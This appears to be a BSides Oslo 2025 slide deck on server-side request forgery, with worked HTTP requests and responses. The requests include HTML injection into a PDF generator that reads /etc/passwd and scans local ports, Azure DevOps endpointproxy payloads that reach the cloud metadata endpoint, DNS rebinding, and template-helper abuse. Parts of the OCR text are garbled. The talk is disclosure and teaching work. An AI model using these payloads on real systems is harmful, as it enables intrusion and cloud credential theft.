

The server that talked back: a deep dive into SSRFs

...

Sofia Lindqvist
BSides Oslo, October 30th 2025



BINARY SECURITY


Whoami

- Security specialist @ Binary Security
- Pentesting/security testing, app sec, etc
- PhD in maths
- Former developer

Outline

- The basic SSRF
- Impact of SSRFs
- Lots of examples
- Conclusions

Server-Side Request Forgery (SSRF)



Definitions

- Server-Side Request Forgery: An attacker causes a server to make an unintended request.
- Full SSRF: the attacker sees the whole response from the forged request
- Blind SSRF (or partially blind): the attacker does not see the response, or only sees part of it, e.g. just the status code

Example 1 - Full SSRF

- Basic flask app which downloads images

Impact

- IP and port scan of internal systems
- Attack other sites
- Unauthorized data access and actions
- Access hidden backend systems
- Leak secret headers
- XSS
- Read local files
- Access cloud metadata endpoint
- Command execution

Example 1b - Fuller SSRF

- Basic flask app which downloads images
 - Now with user-controllable headers

Example 2 - Command execution via PDF generator

- User fills in a form, at the end server generates a PDF for the user
- Request looks something like:

```
1 POST /submit/my/form HTTP/2
2 Host: REDACTED
3 Cookie: <cookie>
4 Content-Type: application/json
5 Content-Length: 170
6
7 {
8     "form-title": "A very serious survey",
9     "questions": [
10         {
11             "title": "What's your name?",
12             "answer": "sofia"
13         }
14     ]
15 }
```

```
1 POST /submit/my/form HTTP/2
2 Host: REDACTED
3 Cookie: <cookie>
4 Content-Type: application/json
5 Content-Length: 254
6
7 {
8     "form-title": "A very serious survey",
9     "questions": [
10         {
11             "title":
12                 "<script src='https://dhymflU0t6y2qjslhjxprhvz8q=h28wwl.bcolla
13                 borator.binsec.cloud/test.js'></script>",
14             "answer": "sofia"
15         }
16     ]
17 }
```

- Results in a GET request to attacker server with

User-Agent: **HeadlessChrome/89.0.4389.90** Safari/537.36

Local file read

```
1 POST /submit/my/form HTTP/2
2 Host: REDACTED
3 Cookie: <cookie>
4 Content-Type: application/json
5 Content-Length: 196
6
7 {
8     "form-title": "A very serious survey",
9     "questions": [
10         {
11             "title":
12                 "<iframe src='file:///etc/passwd'></iframe>?",
13             "answer": "sofia"
14         }
15     ]
16 }
```

Internal portscan

- (Headless) Chrome remote debugger runs on port 9222. Test with the SSRF:

```
1 POST /submit/my/form HTTP/2
2 Host: REDACTED
3 Cookie: <cookie>
4 Content-Type: application/json
5 Content-Length: 202
6
7 {
8     "form-title": "A very serious survey",
9     "questions": [
10         {
11             "title": "<iframe src='http://127.0.0.1:9222/json/version'>",
12             "answer": "sofia"
13         }
14     ]
15 }
```




- Returns a PDF with version information

- This version of Chrome has a CVE with published exploit code that gives remote code execution (CVE-2021-21220)

Some failed mitigations

- Denylisting specific IP addresses, but not accounting for
 - hostnames resolving to internal/special purpose IPs
 - different representations of the same IP (127.0.0.1, 127.1, „,„)
- Denylisting special headers but not accounting for e.g. leading space
- Validating the host/IP but then following redirects

Example 3 - Broken Denylisting



Example 4-7: Azure DevOps

- Research by Torjus Bryne Retterstøl:
<https://binarysecurity.no/posts/2025/01/finding-ssrfs-in-devops>
- Follow up research:
<https://binarysecurity.no/posts/2025/05/finding-ssrfs-in-devops-part2>



Project Settings

test-project

General

Overview

Teams

Permissions

Notifications

Service hooks

Dashboards

Boards

Project configuration

Team configuration

GitHub connections

Pipelines

Agent pools

Parallel jobs

Settings

Service connections

Filter by keywords

test Draft

New Azure service connection



Azure Resource Manager using service principal
(automatic)

Scope level

- ☒ Subscription
- ☐ Management Group
- ☐ Machine Learning Workspace

Subscription

Azure subscription 1 (8e3ce52f-d45b-4347-8705-658925...

Resource group

Details

Service connection name

Description (optional)

Security

- ☐ Grant access permission to all pipelines

[Learn more](#)

[Troubleshoot](#)

Back

Save

Example 4 - endpointproxy

There is an endpoint `.../_apis/serviceendpoint/endpointproxy` that takes a `url` parameter

```
POST /binary-security/399814d8-d297-4bc1-9bc4-dad676bb7332/_apis/serviceendpoint/endpointproxy?endpointId=0 HTTP/2
Host: dev.azure.com
Cookie: <COOKIES>
Content-Length: 911

{
  "serviceEndpointDetails": {
    "authorization": {
      "parameters": {
        "accessTokenType": "AppToken",
        "serviceprincipalid": "",
        "serviceprincipalkey": "",
        "tenantid": "cb8bff8b-e82a-4629-aa12-9ad2ef2790be"
      },
      "scheme": "serviceprincipal"
    },
    <...>
    "type": "azurerem",
    "url": "https://wcc0k51dmh8d81gj3d0fzsrmrdxb129r.bcollaborator.binsec.cloud/"
  },
}
```

- results in a request to attacker's server

[illegible]

Server response is:

```
"Unable to parse response as JSON object.  
Error: Unexpected character encountered while  
parsing value: <. Path '', line 0, position  
0."
```

Gaining some impact

- Attempt to access cloud metadata endpoint (`http://169.254.169.254`) gives 500 Internal Server Error:

"The URL resolves to address `\http://169.254.169.254/providers/Microsoft.ResourceGraph/resources?api-version=2021-03-01\`", which is in a special purpose range that is not allowed in a Service Endpoint."

- Attempting to access `127.0.0.1` also fails

Things to try

- Does the server follow redirects?
- DNS record pointing to internal IP addresses
- ... turns out there is a second URL parameter (`dataSourceUrl`) in the request
- Setting it to

```
{{configuration.Url}}
```

results in a request being made with no IP restrictions

The exploit

Request

Pretty Raw Hex JSON Web Tokens

```
data: {
  "appObjectId": "",
  "azureSpnPermissions": "",
  "azureSpnRoleAssignmentId": "",
  "creationMode": "Automatic",
  "environment": "AzureCloud",
  "scopeLevel": "Subscription",
  "spnObjectId": "",
  "subscriptionId": "292c3ce5-4288-4413-8dad-5c665019739d",
  "subscriptionName": "Azure subscription 1"
},
"type": "azurerem",
"url": "http://169.254.169.254/metadata/v1/instanceinfo#",
},
"dataSourceDetails": {
  "dataSourceName": "",
  "dataSourceUrl": "{{configuration.Url}}",
  "requestContent": "",
  "requestVerb": "",
  "dataSource": {
    "resourceUrl": ""
  },
  "parameters": {
  },
  "resultSelector": "",
  "initialContextTemplate": ""
},
"resultTransformationDetails": {
  "resultTemplate":
  "{{\"ID\\\" : \"{{{ID}}}\"\\\", \"UD\\\" : \"{{{UD}}}\"\\\", \"FD\\\" : \"{{{FD}}}\"\\\"}}",
  "callbackContextTemplate": "",
  "callbackRequiredTemplate": ""
}
}
```

Response

Pretty Raw Hex Render

```
Expires: -1
Vary: Accept-Encoding
P3p: CP="CAO DSP COR ADMA DEV CONo TELo CUR PSA PSD TAI IVDo OUR SAMi BUS DEM NAV STA UNI COM INT PHY ONL FIN PUR LOC CNT"
X-Tfs-Processid: 70d890c2-0091-40c0-b929-b26b9de7b629
Strict-Transport-Security: max-age=31536000; includeSubDomains
Activityid: f3d65692-b99f-4875-9e42-cbe231f891c3
X-Tfs-Session: 02923fe1-2024-4fa6-80a3-d4f5f6530d58
X-Vss-E2eid: f3d65692-b99f-4875-9e42-cbe231f891c3
X-Vss-Senderdeploymentid: 1f18445b-609a-73c1-2ae2-521b74b4c11d
X-Vss-Userdata: 89d0355a-552e-4a81-8ba1-817b4cc205ed:torjus@binarysecurity.no
Access-Control-Allow-Origin: *
Access-Control-Max-Age: 3600
Access-Control-Allow-Methods: OPTIONS,GET,POST,PATCH,PUT,DELETE
Access-Control-Expose-Headers:
  ActivityId,X-Tfs-Session,X-MS-ContinuationToken,X-VSS-GlobalMessage,ETag
Access-Control-Allow-Headers: authorization
Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f4274a0700f1
Access-Control-Expose-Headers: Request-Context
X-Content-Type-Options: nosniff
X-Cache: CONFIG_NOCACHE
X-MSedge-Ref: Ref A: 11069B513847440C8599D3A8A5BEFCD1 Ref B: OSL30EDGE0521 Ref C: 2023-10-27T06:31:13Z
Date: Fri, 27 Oct 2023 06:31:12 GMT
{
  "result": {
    "ID": "_tfsprodneu1_at_blue_0",
    "UD": "0",
    "FD": "0"
  },
  "statusCode": 200,
  "errorMessage": ""
}
```

Example 5 - Microsoft “fixes” endpointproxy

- The same attack as before now returns:

```
"Failed to query service connection API:  
'http://169.254.169.254/?/@ii4mqr7zs3eze7m59z615ex8xz3xrrfg.  
bcollaborator.binsec.cloud'. Status Code: 'BadRequest',  
Response from server: '<?xml version=\"1.0\"  
encoding=\"utf-8\"?>\n<Error  
xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"  
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\">\n  
<Code>InvalidUri</Code>\n    <Message>The requested URI does  
not represent any resource on the server.</Message>\n<Details></Details>\n</Error>' "
```


DNS Rebinding

- Assuming the fix is something like:

```
if (isForbiddenIP(host)) {  
    return "Failure"  
}  
makeRequest(host)
```

- Provide a host that resolves randomly to either the cloud metadata endpoint, or an external IP with a very short TTL
- Naively, half the time we pass the forbidden IP check, and half the time we request the cloud metadata

```
$ nslookup a9fea9fe.01000001.rbndr.us 1.1.1.1
Server:          1.1.1.1
Address:         1.1.1.1#53
```

Non-authoritative answer:

```
Name:   a9fea9fe.01000001.rbndr.us
Address: 169.254.169.254
```

```
$ nslookup a9fea9fe.01000001.rbndr.us 1.1.1.1
Server:          1.1.1.1
Address:         1.1.1.1#53
```

Non-authoritative answer:

```
Name:   a9fea9fe.01000001.rbndr.us
Address: 1.0.0.1
```

Request

Pretty Raw Hex JSON Web Tokens



```
21 {
  "serviceEndpointDetails":{
    "authorization":{
      "parameters":{
        "accessTokenType":"AppToken",
        "authenticationType":"spnKey",
        "serviceprincipalid": "",
        "serviceprincipalkey": "",
        "tenantid":"microsoft.com"
      },
      "scheme":"serviceprincipal"
    },
    "data":{
      "appObjectId": "",
      "azureSpnPermissions": "",
      "azureSpnRoleAssignmentId": "",
      "creationMode":"Automatic",
      "environment":"AzureCloud",
      "scopeLevel":"Subscription",
      "spnObjectId": "",
      "subscriptionId":"292c3ce5-4288-4413-8dad-5c665019739d",
      "subscriptionName":"Azure subscription 1"
    },
    "type":"azureadm",
    "url":"http://a9fea9fe.01000001.rbnr.us/metadata/v1/instanceinfo#\r\n",
    "headers":{
      "ID": "\${ID}", "UD": "\${UD}", "FD": "\${FD}"
    },
  },
  "dataSourceDetails":{
    "dataSourceName": "",
    "dataSourceUrl":"{{configuration.Url}}@127.0.0.1",
    "requestContent": "",
    "requestVerb": "",
    "dataSource":{
      "resourceUrl": ""
    },
    "parameters":{
    },
    "resultSelector": "",
    "initialContextTemplate": ""
  },
  "resultTransformationDetails":{
    "resultTemplate":|
    "\${ID} : \${ID}", "UD" : "\${UD}", "FD" : "\${FD}"
  },
  "callbackContextTemplate": ""
}
```

Response

Pretty Raw Hex Render



```
1 HTTP/2 200 OK
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Length: 97
5 Content-Type: application/json; charset=utf-8; api-version=5.0
6 Expires: -1
7 Vary: Accept-Encoding
8 P3p: CP="CAO DSP COR ADMA DEV CONo TELo CUR PSA PSD TAI IVDo OUR SAMi BUS DEM
  NAV STA UNI COM INT PHY ONL FIN PUR LOC CNT"
9 P3p: CP="CAO DSP COR ADMA DEV CONo TELo CUR PSA PSD TAI IVDo OUR SAMi BUS DEM
  NAV STA UNI COM INT PHY ONL FIN PUR LOC CNT"
10 X-Tfs-Processid: 1a1cf905-affc-45bd-a6f0-96e569e7f252
11 Strict-Transport-Security: max-age=31536000; includeSubDomains
12 X-Vss-Requestrouted: tfsprodneu1.northeurope.cloudapp.azure.com
13 X-Tfs-Processid: a92e032b-a4f6-4a36-b64e-8f1e009f0577
14 Strict-Transport-Security: max-age=31536000; includeSubDomains
15 Activityid: 7fabdb1d-2690-4918-82dd-2245f2e56b8a
16 X-Tfs-Session: aecdf349-14b3-4fcf-86f5-3a9c3c47ca30
17 X-Vss-E2eid: aecdf349-14b3-4fcf-86f5-3a9c3c47ca30
18 X-Vss-Senderdeploymentid: 1f18445b-609a-73c1-2ae2-521b74b4c11d
19 X-Vss-Userdata: 89d0355a-552e-4a81-8ba1-817b4cc205ed:torjus@binarysecurity.no
20 Access-Control-Allow-Origin: *
21 Access-Control-Max-Age: 3600
22 Access-Control-Allow-Methods: OPTIONS,GET,POST,PATCH,PUT,DELETE
23 Access-Control-Expose-Headers:
  ActivityId,X-TFS-Session,X-MS-ContinuationToken,X-VSS-GlobalMessage,ETag
24 Access-Control-Allow-Headers: authorization
25 Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1
26 Access-Control-Expose-Headers: Request-Context
27 X-Content-Type-Options: nosniff
28 X-Powered-By: ARR/3.0
29 X-Content-Type-Options: nosniff
30 X-Cache: CONFIG_NOCACHE
31 X-MSedge-Ref: Ref A: 3041C56FB2574B26BB74382B3D6F2815 Ref B: OSL30EDGE0421 Ref
  C: 2024-01-02T08:24:05Z
32 Date: Tue, 02 Jan 2024 08:24:07 GMT
33
34 {
  "result":{
    "ID":"_tfsprodneu1_at_green_1",
    "UD":"0",
    "FD":"0"
  },
  "statusCode":"ok",
  "errorMessage":""
}
```

Example 6 - endpointproxy template syntax

- Surely now endpointproxy has no more SSRFs?
- Recall the `{{configuration.Url}}` syntax, what's up with that?
- Azure DevOps Server = on premise version of Azure DevOps Services
- .NET -> we have source code

Mustache Templates

- Logic-less templating system which should be safe against template injection
- Does not allow control flow, just basic variable replacement

```
EvaluateTemplate("{{configuration.Url}}/api",  
{"configuration": {"Url": "https://some.url.com"}});
```

```
# returns "https://some.url.com/api"
```

```
public string ResolveVariablesInMustacheFormat(string template)  
{  
    return new MustacheTemplateEngine().EvaluateTemplate(template, this.replacementContext);  
}
```

- Luckily the DevOps implementation does lot's more
- As part of evaluating the template certain “helper” methods can be called
- One particularly interesting helper named `getFileContent`

```

ExtractExpressionParts(string[]) : string[] @060000A4
ExtractNumbersAndSortHelper(MustacheTemplatedExpres
ExtractResourceHelper(MustacheTemplatedExpression, Mu
ExtractUriQueryParam(MustacheTemplatedExpression,
ExtractUriQueryParamKeyValue(MustacheTemplatedExpres
FetchEndpointDataFromContext(string, MustacheEvaluatic
GetFileContentHelper(MustacheTemplatedExpression, Mus
GetJsonProperty(JToken, string) : string @060000A3
GetSystemWhiteListedUrls(MustacheEvaluationContext) : s
GetTokensRecursive(JToken, string) : JArray @060000A1
GetTokenValue(MustacheTemplatedExpression, MustacheE
GetUriStringSchemeAndServer(string) : string @060000AF
IsEqualNumber(MustacheTemplatedExpression, MustacheE
IsNumber(string) : bool @060000AC
IsParametersArray(string) : bool @060000A5
IsTokenContainsSubstring(MustacheTemplatedExpression,
IsTokenPresent(MustacheTemplatedExpression, MustacheE
IsUrlWhiteListed(string, string[]) : bool @060000AE
JoinPathsHelper(MustacheTemplatedExpression, Mustache
JsonEscapeHelper(MustacheTemplatedExpression, Mustacl
NewGuid(MustacheTemplatedExpression, MustacheEvalua
ParseParameter(string, MustacheTemplatedExpression, Mu
ProcessGetFileContentRequest(FileContentMustacheExpre
RecursiveFormatHelper(MustacheTemplatedExpression, M
RecursiveSelectHelper(MustacheTemplatedExpression, Mu
RegexHelper(MustacheTemplatedExpression, MustacheEva
RemovePrefixAndSuffix(string, string, string) : string @060
RemovePrefixFromPathHelper(MustacheTemplatedExpress
ResolveExpressionFromContext(MustacheTemplatedExpres
RetrieveKeyAndResourceFromParts(string[], out string, out
SelectMaxOfHelper(MustacheTemplatedExpression, Musta
SelectTokensHelper(MustacheTemplatedExpression, Musta
ShortGuid(MustacheTemplatedExpression, MustacheEvalu
SortByHelper(MustacheTemplatedExpression, MustacheEva
SplitAndIterateHelper(MustacheTemplatedExpression, Mus
SplitAndPrefixHelper(MustacheTemplatedExpression, Mus
SplitExpression(string) : string[] @060000A8
StringReplaceHelper(MustacheTemplatedExpression, Must
SubStringHelper(MustacheTemplatedExpression, Mustache
ToAlphaNumericString(MustacheTemplatedExpression, Mu
ToCommaSeparatedKeyValueList(MustacheTemplatedExpri
ToDateTimeFormat(MustacheTemplatedExpression, Musta
ToJToken(object) : JToken @060000AB
ToUriString(MustacheTemplatedExpression, MustacheEva

```


Request

```

Pretty Raw Hex
iLCUIG4iOIjzb2ZpYUBiaWszZWMuY2xvdWQ1LjUldGkiOiJrVmFWYkktXmNlrcTcwZjhgbyURvTEFBiixidmVyiJoiMS4wI
iwi2LkcyI6WyI1MmU5MMD5NC02OWY1LTQyMzctOTF5SMC0wMTIxNsczNDVlMTA1LjU1NzlmYmY0ZC0zZWY5LTQ2ODktODk
OMyO3NmIXOTRlODU1MDk1XSwieG1zX2Z0ZC16IlVfaylHSmh2aj2kYTFPMdElmoPhIY3F6LXQ3T3VCZzYtYkthemZyY2JCX
O1cWlhwEwIzQmXkMLZ6ZEMxa2MyMXo1LjU1bXNfaWRYZWw1O1I1XDMYInO.6WexNZ1lj06Z81iHtdVzUwVB40HaH2b181F
fzT4_KqUmKj6q2SMCjm2B16VKTmaGeJxMaCc2eSDjZSm6hvrh47cHdOUjevF8BoGwlc4q7WtSRMc6ejxHhk7zvEjXtdP
2XpPpSxCWmoNBKEe8mkrY0-Meekn2bd5Z8kAwfcjttXNDFleTHwdrVgQj3xNybbzSUVQzcUFTsd-Dlp4K2Z17HJm-x5618Z
TQxK2adnRD43VZ03IdZxgLT9X7VJWXHsO9813qLitMDWFmQSWu7SLERTVQ1S6C33om0g8zlpRtKlbGDWdLgZ62bN9eX40
bR7rBL2P5LtsbDQLSMATkx6w

4 Accept:
application/json;api-version=6.0-preview.1;excludeUrls=true;enumsAsNumbers=true;msDateFormat=true;noArrayWrap=true
5 Content-Type: application/json
6 Content-Length: 887
7
8
9 {
  "serviceEndpointDetails": {
    "data": {
      "authorizationType": "ServiceAccount",
    },
    "name": "a-somenamespace-1738848221876",
    "type": "Kubernetes",
    "url": "https://etbvbuqjv8luajb3pw152myj8ae12tthi.bcollaborator.binsec.cloud",
    "authToken": "a",
    "scheme": "Token",
    "parameters": {
      "apiToken": "YQ==",
      "serviceAccountCertificate": "bla",
      "isCreatedFromSecretYaml": false
    }
  },
  "dataSourceDetails": {
    "dataSourceName": "",
    "dataSourceUrl": "",
    "{(configuration.Url)}/{ getCardContent (\"url\": \"https://dizu0tfik7atz102ev74rlni
x930rsjg8.bcollaborator.binsec.cloud\", \"authToken\": \"a\", \"Method\": \"GET\", \"cont
entType\": \"Text/plain\") }}",
    "headers": {
    },
    "requestContent": "",
    "requestVerb": "",
    "resourceUrl": "",
    "parameters": {
      "KubernetesNamespace": "somenamespace"
    },
    "resultSelector": "",
    "initialContextTemplate": ""
  },
  "resultTransformationDetails": {
    "resultTemplate": "",
    "callbackContextTemplate": "",
    "callbackRequiredTemplate": ""
  }
}

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: no-cache, no-store, must-revalidate
3 Pragma: no-cache
4 Content-Length: 466
5 Content-Type: application/json; charset=utf-8
6 Expires: -1
7 P3P: CP="CAO DSP COR ADMA DEV CONo TELo CUR PSA PSD TAI IVDo OUR SAMI BUS DEM NAV STA UNI
COM INT PHY ONL FIN PUR LOC CNT"
8 Set-Cookie: VstsSession=
$7B$22PersistentSessionId$22$3A$2231cd7386-cebb-46c7-b370-21280f838cc3$22$2C$22PendingAuthen
ticationSessionId$22$3A$2200000000-0000-0000-0000-000000000000$22$2C$22CurrentAuthenticati
onSessionId$22$3A$2200000000-0000-0000-0000-000000000000$22$2C$22SignInState$22$3A$7B$7D$7D
; domain=.dev.azure.com; expires=Sat, 30-May-2026 08:41:13 GMT; path=/; secure; HttpOnly
9 X-TFS-ProcessId: 869a5b48-bb13-41bc-bdef-77ef66e1f11a
10 Strict-Transport-Security: max-age=31536000; includeSubDomains
11 ActivityId: 291e50fb-428a-4bba-8d5d-aldef18a90c7
12 X-TFS-Session: 291e50fb-428a-4bba-8d5d-aldef18a90c7
13 X-VSS-E2EID: 291e50fb-428a-4bba-8d5d-aldef18a90c7
14 X-VSS-SenderDeploymentId: 1f18445b-609a-73c1-2ae2-521b74b4c11d
15 X-VSS-UserData: 82e04fe2-bb71-43eb-96e6-d5e955f2a25b:sofia@binsec.cloud
16 X-FRAME-OPTIONS: SAMEORIGIN
17 Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1
18 Access-Control-Expose-Headers: Request-Context
19 X-Content-Type-Options: nosniff
20 X-Cache: CONFIG_NOCACHE
21 X-MSEdge-Ref: Ref A: A15AB51BDD864E0F9BCA4F49E152747 Ref B: OSL30EDG80416 Ref C:
2025-05-30T08:41:13Z
22 Date: Fri, 30 May 2025 08:41:13 GMT
23
24 {
  "id": "1",
  "innerException": null,
  "message": "Request URL 'https://dizu0tfik7atz102ev74rlni930rsjg8.bcollaborator.binsec.cloud' is
not an allowed URL. Use either service connection URL or current collection URL as re
quest URL.",
  "typeName": "Microsoft.VisualStudio.Services.ServiceEndpoints.WebApi.ServiceEndpointQueryFailedExc
eption, Microsoft.VisualStudio.Services.ServiceEndpoints.WebApi",
  "typeKey": "ServiceEndpointQueryFailedException",
  "errorCode": 0,
  "eventId": 3000
}

```

```
iLCJlcG4iOiJzb2ZpYUBiaW5zZWMuY2xvdWQILCJldGkiOiJrVmFWYktXNmIrcTcwZjghbURvTEFBIiwidmVyIjoIMS4wi  
iuid2llkeyI6WyI2MmU5MDDM5NC02OWYlLTQyMzctOTR5MCM0wMTiXNscxNDVlMTAilCJlNzlmYmY0ZC0zZWY5LTQ2ODktODE  
OMyO3NmIXOTRlODUIMDkiXSwieGlzX2Z0ZC16IiVfaylHSMh2ajZkYTFMdElmOEhly3F6LXQ3T3VCZzYtYkthemZxY2JCX  
O1CWlhWeWizQmxkML26ZEMxa2MyMXoiLcJ4bXNfaWRyZWwioiIXIDMyInO.GWexNZI1jO6Z81ihTdVzUwVB40HaH2b18iF  
fzT4_KqUmKj6q25MCjm2BL6VKTmiGeJxMaCc2eSDjZSm6hvrh47cHdOUjevF8EoGwicd4q7WrSRMc6ejxHhk7zvEjXtdP  
2XFPsXCWnoNBKE8smkrY0-MPekn2bd5Z8kAwfCjttXNDFlEThwdrVgQj3xNybb5ZUQzcUftsD-Dlp4K22I7HJm-x5G18Z  
TQxK2adnRD43VZ03tIdZXgLT9X7VJWXHs098i3qLitMDWfNqSWu7SLERTvQ1S6C33om0g8z1pRtKLbGDWdLzgZ6rN9eX4O  
bR7rBL2P5lt5tsbzdQLSMatKx6w
```

```
4 Accept:  
application/json;api-version=6.0-preview.1;excludeUrls=true;enumsAsNumbers=true;msDateFormat=true;noArrayWrap=true  
5 Content-Type: application/json  
6 Content-Length: 899
```

```
9 {  
  "serviceEndpointDetails": {  
    "data": {  
      "authorizationType": "ServiceAccount"  
    },  
    "name": "a-somenamespace-1738848221876",  
    "type": "kubernetes",  
    "url": "https://etbvbuqjv8luajb3pwi52myj8ae12tthi.bcollaborator.binsec.cloud",  
    "authorization": {  
      "scheme": "Token",  
      "parameters": {  
        "apiToken": "YQ==",  
        "serviceAccountCertificate": "bla",  
        "isCreatedFromSecretYaml": false  
      }  
    }  
  },  
  "dataSourceDetails": {  
    "dataSourceName": "",  
    "dataSourceUrl":  
    "({configuration.Url})/({getFileContent \"\\\"url\\\"\" \"https://etbvbuqjv8luajb3pwi52myj8ae12tthi.bcollaborator.binsec.cloud/inner-request  
8ae12tthi.bcollaborator.binsec.cloud/inner-request \"\", \"authToken\": \"a\\\", \"Method\":  
\\\"GET\\\", \"contentType\": \"text/plain\" })",  
    "headers": {  
    },  
    "requestContent": ""  
  }  
}
```

```
1 HTTP/1.1 200 OK  
2 Cache-Control: no-cache, no-store, must-revalidate  
3 Pragma: no-cache  
4 Content-Length: 240  
5 Content-Type: application/json; charset=utf-8; api-version=6.0-preview.1  
6 Expires: -1  
7 P3P: CP="CAO DSP COR ADMA DEV CONo TELo CUR PSA PSD TAI IVDo OUR SAMi BUS DEM NAV STA UNI  
COM INT PHY ONL FIN PUR LOC CNT"  
8 Set-Cookie: VstsSession=  
%7B%22PersistentSessionId%22%3A%22228a5556-5e50-4191-a386-a835949e084e%22%2C%22PendingAuthen  
